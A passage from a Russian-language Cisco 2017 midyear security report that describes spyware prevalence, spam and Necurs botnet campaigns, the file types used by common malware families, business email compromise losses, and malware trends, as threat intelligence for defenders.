


Почему это считается шпионским ПО: в дополнение к перечисленным выше функциям и другим возможностям DNS Unlocker может украсть персональные данные, перенаправить пользовательский трафик и моментально изменить пользовательский контент, вбросив контент определенных сервисов, например, онлайн-рекламу.

Исследование показывает, что DNS Unlocker является наиболее распространенным

Среди трех семейств, на которых мы сосредоточились в нашем исследовании, DNS Unlocker является наиболее распространенным. Более 40% ежемесячных случаев проникновения шпионских программ в компаниях нашей выборки связано именно с ним.


Рис. 9 Сравнение затронутых пользователей в каждом семействе шпионского ПО



Источник: исследования Cisco в области безопасности.

6 «Появление DNSChanger связано с установкой рекламного ПО», Вероника Валерос (Veronica Valeros), Росс Гибб (Ross Gibb), Эрик Хульсе (Eric Hulse) и Мартин Рехак (Martin Rehak), блог Cisco Security, 10 февраля 2016 г.: blogs.cisco.com/security/dnschanger-outbreak-linked-to-adware-install-base.

Рис. 10 Распределение шпионского ПО



Источник: исследования Cisco в области безопасности.

Согласно результатам нашего исследования, самым распространенным шпионским ПО является Hola, которое ежемесячно установливалось в более чем 60% организаций из нашей выборки в течение периода наблюдения (см. рис. 10). Это семейство шпионского ПО также становится все более распределенным с течением времени, хотя это и происходит медленно.

Что касается DNS Unlocker – это ПО затрагивает большее количество пользователей в целом, но меньшее количество организаций (рис. 10). В январе количество заражений этим семейством шпионских программ значительно возросло по сравнению с ноябрем, но с тех пор, как утверждают наши исследователи, оно сокращается.

Шпионские программы должны восприниматься всерьез

Шпионские программы широко распространены во многих организациях, но обычно не воспринимаются как значительный риск для безопасности. Однако, как и рекламное ПО, которое мы обнаружили в 3/4 компаний в ходе другого недавнего исследования[7], вредоносная деятельность шпионских программ может подвергать опасности пользователей и организации.

И хотя операторы могут продвигать шпионское ПО как службы, предназначенные для защиты или оказания помощи пользователям, истинная цель вредоносного ПО заключается в отслеживании и сборе информации о пользователях и их организациях, зачастую без прямого согласия или уведомления пользователей. Известно, что компании-разработчики шпионского ПО продают или предоставляют доступ к собираемым ими данным, позволяя третьим лицам собирать информацию относительно анонимно. Эта информация может использоваться для выявления критически важных активов, отображения внутренних инфраструктур в компаниях и организации целенаправленных атак.

Шпионское ПО в браузерах и оконечных устройствах должно быстро устраняться. Группы обеспечения безопасности должны быть всегда осведомлены о возможностях шпионских программ и определять, какой тип информации подвергается риску. Они также должны уделять время разработке сценариев для устранения шпионского, рекламного и потенциально опасного ПО,[8] а также осведомлению конечных пользователей о рисках потенциально нежелательных приложений. Прежде чем принимать лицензионные соглашения конечного пользователя в любом потенциально нежелательном приложении, пользователи должны как минимум потратить некоторое время, чтобы просмотреть разделы о том, как их информация будет собираться, храниться и совместно использоваться.

Если не рассматривать маскировку шпионских программ под потенциально нежелательное приложение как один из видов вредоносного ПО, это может привести к большему количеству заражений и угроз безопасности. Проблема шпионского ПО будет расти, поскольку операторы включают в свои программы все больше вредоносных возможностей и продолжают использовать нарушения внутри организаций.


7 Чтобы ознакомиться с предыдущими материалами на эту тему, загрузите *отчет Cisco по информационной безопасности за 2017 г.*, доступный по адресу: cisco.com/c/m/en_au/products/security/offers/cybersecurity-reports.html.

8 Потенциально опасное ПО – это легитимное программное обеспечение, которое может быть изменено злоумышленниками и использовано в преступных целях.

Снижение активности наборов эксплойтов влияет на глобальные тенденции распространения спама

Исследователи угроз Cisco наблюдали увеличение блокировок IP-соединений, поступающих из китайского IP-пространства с января по май 2017 г. Общий объем спама в первой половине года снизился и стабилен с момента достижения максимума в конце 2016 г.

Рис. 11 Блокировки IP-соединений по странам



Источник: исследования Cisco в области безопасности.


Общее увеличение объема спама[9], которое наблюдали наши исследователи угроз с августа 2016 г., совпадает со значительным снижением активности наборов эксплойтов, начавшимся примерно в это же время. Злоумышленники обращались к другим проверенным методам, таким как электронная почта, чтобы распространять программы-вымогатели и вредоносное ПО и получать доход (см. «Наборы эксплойтов: активность снизилась, но не исчезла», стр. 9).

По прогнозам специалистов Cisco, объемы спама с вредоносными вложениями продолжат рост, тогда как в области наборов эксплойтов наблюдаются разнонаправленные тенденции. Электронная почта хороша для злоумышленников тем, что через нее они могут сразу атаковать оконечное устройство. Злоумышленники также могут рассчитывать на «помощь» от ничего не подозревающих пользователей, чтобы вывести свои кампании за пределы почтовых ящиков. Благодаря искусной социальной инженерии (фишинг или более адресный целевой фишинг) они могут легко обманывать пользователей и в конечном итоге подвергать угрозе целые организации.

Для заражения программами-вымогателями некоторые злоумышленники также используют спам-сообщения, содержащие вредоносные документы с макрокомандами. Эти угрозы могут обойти многие технологии песочницы, потому что для заражения систем и доставки вредоносных нагрузок они требуют определенного типа позитивного взаимодействия с пользователем, например нажатия «ОК» в диалоговом окне, (см. «Эволюция вредоносного ПО: Обзор за 6 месяцев», стр. 23).

Ботнеты, отправляющие спам, особенно массивный ботнет Necurs, также процветают и способствуют общему увеличению объема глобального спама. Ранее в этом году Necurs отправлял весьма эффективный спам для мошенничества с мелкими ценными бумагами (в рамках мошеннических кампаний pump-and-dump) и уделял меньше внимания распространению спама, содержащего сложные угрозы, такие как вымогательство.[10] На рис. 12 показан внутренний график, созданный службой Cisco SpamCop, с примером такой деятельности Necurs. В значительной степени владельцы ботнета полагаются на такие низкокачественные спам-кампании, предполагая, что менее ресурсоемкие усилия принесут большой доход.

Рис. 12 Массовая рассылка спам-сообщений ботнетом Necurs (за 24 часа)



Источник: SpamCop.

Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

Совсем недавно ботнет Necurs отправлял Jaff, новый вариант программы-вымогателя, посредством многочисленных широкомасштабных кампаний по рассылке вредоносных спам-сообщений. Письма включали вложение в формате PDF со встроенным документом Microsoft Word, работающим в качестве первоначального загрузчика для программы-вымогателя Jaff.[11]

9 Чтобы ознакомиться с предыдущими материалами на эту тему, загрузите *отчет Cisco по информационной безопасности за 2017 г.*, доступный по адресу: cisco.com/c/m/en_au/products/security/offers/cybersecurity-reports.html.


10 «Necurs диверсифицирует свой портфель», Шон Бэрд (Sean Baird), Эдмунд Брумагин (Edmund Brumaghin) и Эрл Картер (Earl Carter) при участии Джейсон Шультц (Jaeson Schultz), блог Talos, 20 марта 2017 г.: blog.talosintelligence.com/2017/03/necurs-diversifies.html.

11 «Программа-вымогатель Jaff: второй игрок вступил в игру», Ник Биазини (Nick Biasini), Эдмунд Брумагин (Edmund Brumaghin) и Уоррен Мерсер (Warren Mercer) при участии Колин Грэди (Colin Grady), блог Talos, 12 мая 2017 г.: blog.talosintelligence.com/2017/05/jaff-ransomware.html.

Вредоносная электронная почта: более пристальный взгляд на типы вредоносных файлов

Поскольку все больше киберпреступников обращаются (или возвращаются) к электронной почте в качестве основного вектора распространения программ-вымогателей и других вредоносных программ, исследователи угроз Cisco отслеживают типы файлов, которые используются в самых популярных семействах вредоносных программ. Такие знания помогают нам сократить время обнаружения (TTD) известных угроз, а также отслеживать различные способы, с помощью которых операторы вредоносного ПО развивают свои угрозы, включая изменения типов расширений файлов (подробную информацию о TTD см. настр. 26; см. также «Тенденции циклов смены способа развертывания: Nemucod, Ramnit, Kryptik и Fareit» на стр. 28).

Рис. 13 Наиболее часто обнаруживаемые семейства вредоносного ПО (по кол-ву)




Источник: исследования Cisco в области безопасности.

Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

Мы проанализировали обнаружение вредоносных программ в период с января по апрель 2017 г. и выявили 20 наиболее распространенных семейств вредоносных программ (по количеству) во вредоносных почтовых сообщениях в течение указанного периода (см. рис. 13).

На рис. 14 показано количество обнаружений по семействам, в том числе расширений файлов с вредоносной полезной нагрузкой, например .zip или .exe. Внимание привлекает значительный всплеск вредоносных программ с макросами в апреле, который является традиционным налоговым сезоном в нескольких странах, включая США и Канаду (подробнее о спаме вредоносными документами с макрокомандами см. в разделе «Эволюция вредоносного ПО: Обзор за 6 месяцев», стр. 23).

Рис. 14 Шаблоны наиболее часто встречающихся вредоносных семейств, 2017 г.




Источник: исследования Cisco в области безопасности.

Мы также проанализировали статистические данные по вложениям с полезной нагрузкой, чтобы составить список наиболее часто встречающихся вредоносных расширений в документах электронной почты (см. рис. 15). Наиболее востребованы вредоносные .zip-файлы, за которыми следуют расширения .doc Microsoft Word.


Затем мы рассмотрели, как популярность этих различных расширений изменялась во времени (см. рис. 16).

Рис. 15 Наиболее часто обнаруживаемые вредоносные расширения файлов (по кол-ву)



Источник: исследования Cisco в области безопасности.

Рис. 16 Шаблоны наиболее часто встречающихся вредоносных расширений файлов, 2017 г.



Источник: исследования Cisco в области безопасности.

«Фавориты» типов файлов в наиболее популярных семействах вредоносных программ


Рассматривая пять наиболее популярных семейств вредоносных программ в нашей выборке, мы видим, что в каждом есть разные регулярно используемые типы файлов и расширения. Например:

- В Adwind, трояне удаленного доступа, часто используются файлы .jar (расширение архива Java).
- Nemucod, троянский загрузчик, который, как известно, распространяет программы-вымогатели, использует .zip в качестве своего расширения.
- MyWebSearch, вредоносное рекламное ПО, очень избирателен: Он задействует только расширение файла .exe, иногда используя только один тип в месяц.
- Fareit, другой троян удаленного доступа, использует большое количество типов файлов, но чаще поддерживает расширения .zip и .gz (последнее является расширением архивных файлов).
- Вредоносная программа Donoff, программа-вымогатель с выгрузкой макросов, в основном использует типы файлов документов Microsoft Office, особенно .doc и. xls.

На рис. 17 представлен другой вид шаблонов вредоносной электронной почты: отношения между выбранными расширениями файлов и различными семействами вредоносных программ. Наш анализ показывает, что типы файлов, широко применяемые в бизнес-средах, например .zip и .doc, регулярно используются несколькими ведущими семействами вредоносных программ, включая Nemucod и Fareit.

Тем не менее мы видим много семейств вредоносных программ, использующих менее известные и старые типы расширения файлов, такие как .jar и .arj (последнее является типом сжатого файла).

Рис. 17 Распределение расширений файлов (.arj, .doc, .jar, .zip) по семействам вредоносных программ



Источник: исследования Cisco в области безопасности.

Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

Беспокоитесь из-за программ-вымогателей? Компрометация корпоративной электронной почты может представлять собой более серьезную угрозу

В последнее время в сфере безопасности большое внимание уделяется программам-вымогателям. Тем не менее еще одна угроза, отнюдь не такого высокого уровня, дает гораздо больше своим создателям, чем программы-вымогатели, — это компрометация корпоративной электронной почты. Поставщик информации для управления рисками Flashpoint, партнер Cisco, изучил проблему компрометации корпоративной электронной почты и определил, что в настоящее время это самый прибыльный и выгодный способ получить от бизнеса много денег. Это обманчиво легкий вектор атаки, в котором для инициации кражи используется социальная инженерия.

В простейшем варианте кампания по компрометации корпоративной электронной почты включает в себя доставку электронной почты сотрудникам финансовых отделов (иногда используя фальшивые данные других сотрудников), которые могут отправлять средства посредством банковского перевода. Злоумышленники обычно проводят некоторые исследования в иерархии компаний и ее сотрудников, например, используя профили в социальных сетях, и выстраивают вертикаль управления. Это может быть письмо от генерального директора или другого топ-менеджера с просьбой отправить безналичный платеж предполагаемому деловому партнеру или поставщику. Сообщение должно мотивировать получателя отправить деньги, которые в результате обычно окажутся на иностранных или региональных банковских счетах, принадлежащих киберпреступникам.

Мошенничество, связанное с компрометацией корпоративной электронной почты, направлено на большие цели — и крупные корпорации становятся их жертвами, даже несмотря на то, что такие организации имеют зрелые системы защиты от угроз и мошенничества. И Facebook, и Google стали жертвами компрометации корпоративной электронной почты и мошенничества с безналичными переводами.[12] Поскольку сообщения, направленные на компрометацию корпоративной электронной почты, не содержат вредоносных или подозрительных ссылок, они обычно могут обойти чуть ли не все самые сложные средства защиты от угроз.

Насколько велика опасность компрометации корпоративной электронной почты? Согласно информации Центра приема жалоб на мошенничество в Интернете (IC3), работающего в сотрудничестве с Федеральным бюро расследований, Министерством юстиции США и Национальным центром по борьбе с должностными преступлениями, с октябрь 2013 г. по декабрь 2016 г. компрометация корпоративной электронной почты стала причиной кражи 5,3 млрд долларов США, т. е. в среднем 1,7 млрд долларов США в год[13] (см. рис. 18). Для сравнения, в 2016 году программы-вымогатели принесли своим разработчикам около 1 млрд долларов США.[14]

В США насчитывается 22 300 пострадавших от мошенничеств, связанных с компрометацией корпоративной электронной почты, с октября 2013 г. по декабрь 2016 г.

Рис. 18 Сумма потерь от компрометации корпоративной электронной почты

Источник: Центр приема жалоб на мошенничество в Интернете.

Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

12 «Эксклюзив: Facebook и Google стали жертвами мошенничества с платежами на сумму 100 млн долларов США», Джефф Джон Робертс (Jeff John Roberts), Fortune.com, 27 апреля 2017 г.: fortune.com/2017/04/27/facebook-google-rimasauskas/.

13 «Компрометация корпоративной электронной почты, компрометация адресов электронной почты: мошенничество на сумму 5 млрд долларов», Центр приема жалоб на мошенничество в Интернете и Федеральное бюро расследований, 4 мая 2017 г.: ic3.gov/media/2017/170504.aspx.

14 «Программы-вымогатели получили в 2016 году 1 миллиард долларов. Улучшенная защита недостаточна для противодействия мошенничеству», Мария Королов (Maria Korolov), CSOonline.com, 5 января 2017 г.: csoonline.com/article/3154714/security/ransomware-took-in-1-billion-in-2016-improved-defenses-may-not-be-enough-to-stem-the-tide.html.

Борьба с мошенничеством, связанным с компрометацией корпоративной электронной почты, обычно требует улучшения бизнес-процессов, а не инструментов защиты от угроз. Flashpoint рекомендует обучать пользователей. Например, необходимо обучать сотрудников выявлению необычных запросов на финансовые трансферты, таких как перевод из-за границы в компанию, которая работает внутри страны. Организации также могут требовать от сотрудников подтверждать банковские переводы у других сотрудников, например, по телефону, чтобы избежать риска поддельных писем.

Что касается инструментов угроз, то для блокировки электронных писем с поддельных адресов можно использовать структуру политики отправителей (SPF). Однако организации не торопятся пользоваться этой функцией, поскольку SPF также может блокировать подлинные электронные письма (например, маркетинговые сообщения или информационные бюллетени), если это не будет тщательно контролироваться ИТ-отделом.

Суть в том, что организации с интернет-ресурсами — от таких гигантов, как Facebook и Google, до предприятий с несколькими десятками сотрудников — являются потенциальными объектами мошенничества, связанного с компрометацией корпоративной электронной почты. Для преступников это способ получения высоких доходов с низкими затратами, поэтому, несомненно, этот вектор угрозы будет расти и дальше.

Эволюция вредоносного ПО: обзор за 6 месяцев

Исследователи безопасности Cisco наблюдали за развитием вредоносного ПО в первой половине 2017 г. и выявили несколько тенденций, которые проливают свет на то, о чем больше всего думают авторы вредоносного ПО при разработке своих стратегий, а именно: доставка, обфускация и обход.

Тенденция 1. Злоумышленники используют системы распространения вредоносных программ, которые для активации угрозы требуют от пользователей какого-либо положительного действия

Мы наблюдаем увеличение количества вредоносных вложений электронной почты, которые могут обойти автоматические системы обнаружения вредоносных программ. Когда вложения помещаются в среду песочницы, они никак не показывают, что вредны, поэтому они перенаправляются пользователю, который может обнаружить следующее:

- защищенный паролем вредоносный документ (с паролем, который предоставляется пользователю в теле письма);
- вредоносный документ, представляющий диалоговое окно с запросом на разрешение пользователя (например, «Нажмите ОК») предпринять какое-то действие;
- вредоносные объекты OLE в документе Word;
- вредоносные документы Word, встроенные в PDF-файлы[15].

Тенденция 2. Злоумышленники используют в своих интересах базы кодов программ-вымогателей

Злоумышленники создают вредоносное ПО быстро, легко и экономично, используя открытые базы кодов, такие как Hidden Tear и EDA2, которые публично выпускают коды программ-вымогателей в «образовательных» целях. Злоумышленники настраивают код таким образом, что он отличается от оригинала, а затем развертывают вредоносное ПО. Многие из «новых» семейств программ-вымогателей, которые исследователи угроз Cisco обнаружили в последние месяцы, основаны на открытом коде из образовательных баз кодов.

Тенденция 3. Быстрое развитие платформ «программ-вымогателей-как-услуги» (RaaS)

Платформы RaaS, такие как Satan, идеально подходят для ленивых злоумышленников, которые хотят выйти на рынок вымогательства и начать успешную кампанию без кодирования, программирования или выделения ресурсов для разработки инновационной тактики. Их количество растет, и операторы таких платформ получают часть от общей прибыли злоумышленников. Некоторые из них даже развертывают программы-вымогатели и предоставляют дополнительные услуги, такие как отслеживание продвижения кампаний своих клиентов.

15 «Обзор угроз: распространители вредоносного ПО Mighty Morphin. Locky возвращается через Necurs», Ник Биазини (Nick Biasini), блог Talos, 21 апреля 2017 г.: blogs.cisco.com/security/talos/locky-returns-necurs.

Тенденция 4. Широкое распространение бесфайлового или «резидентного» вредоносного ПО

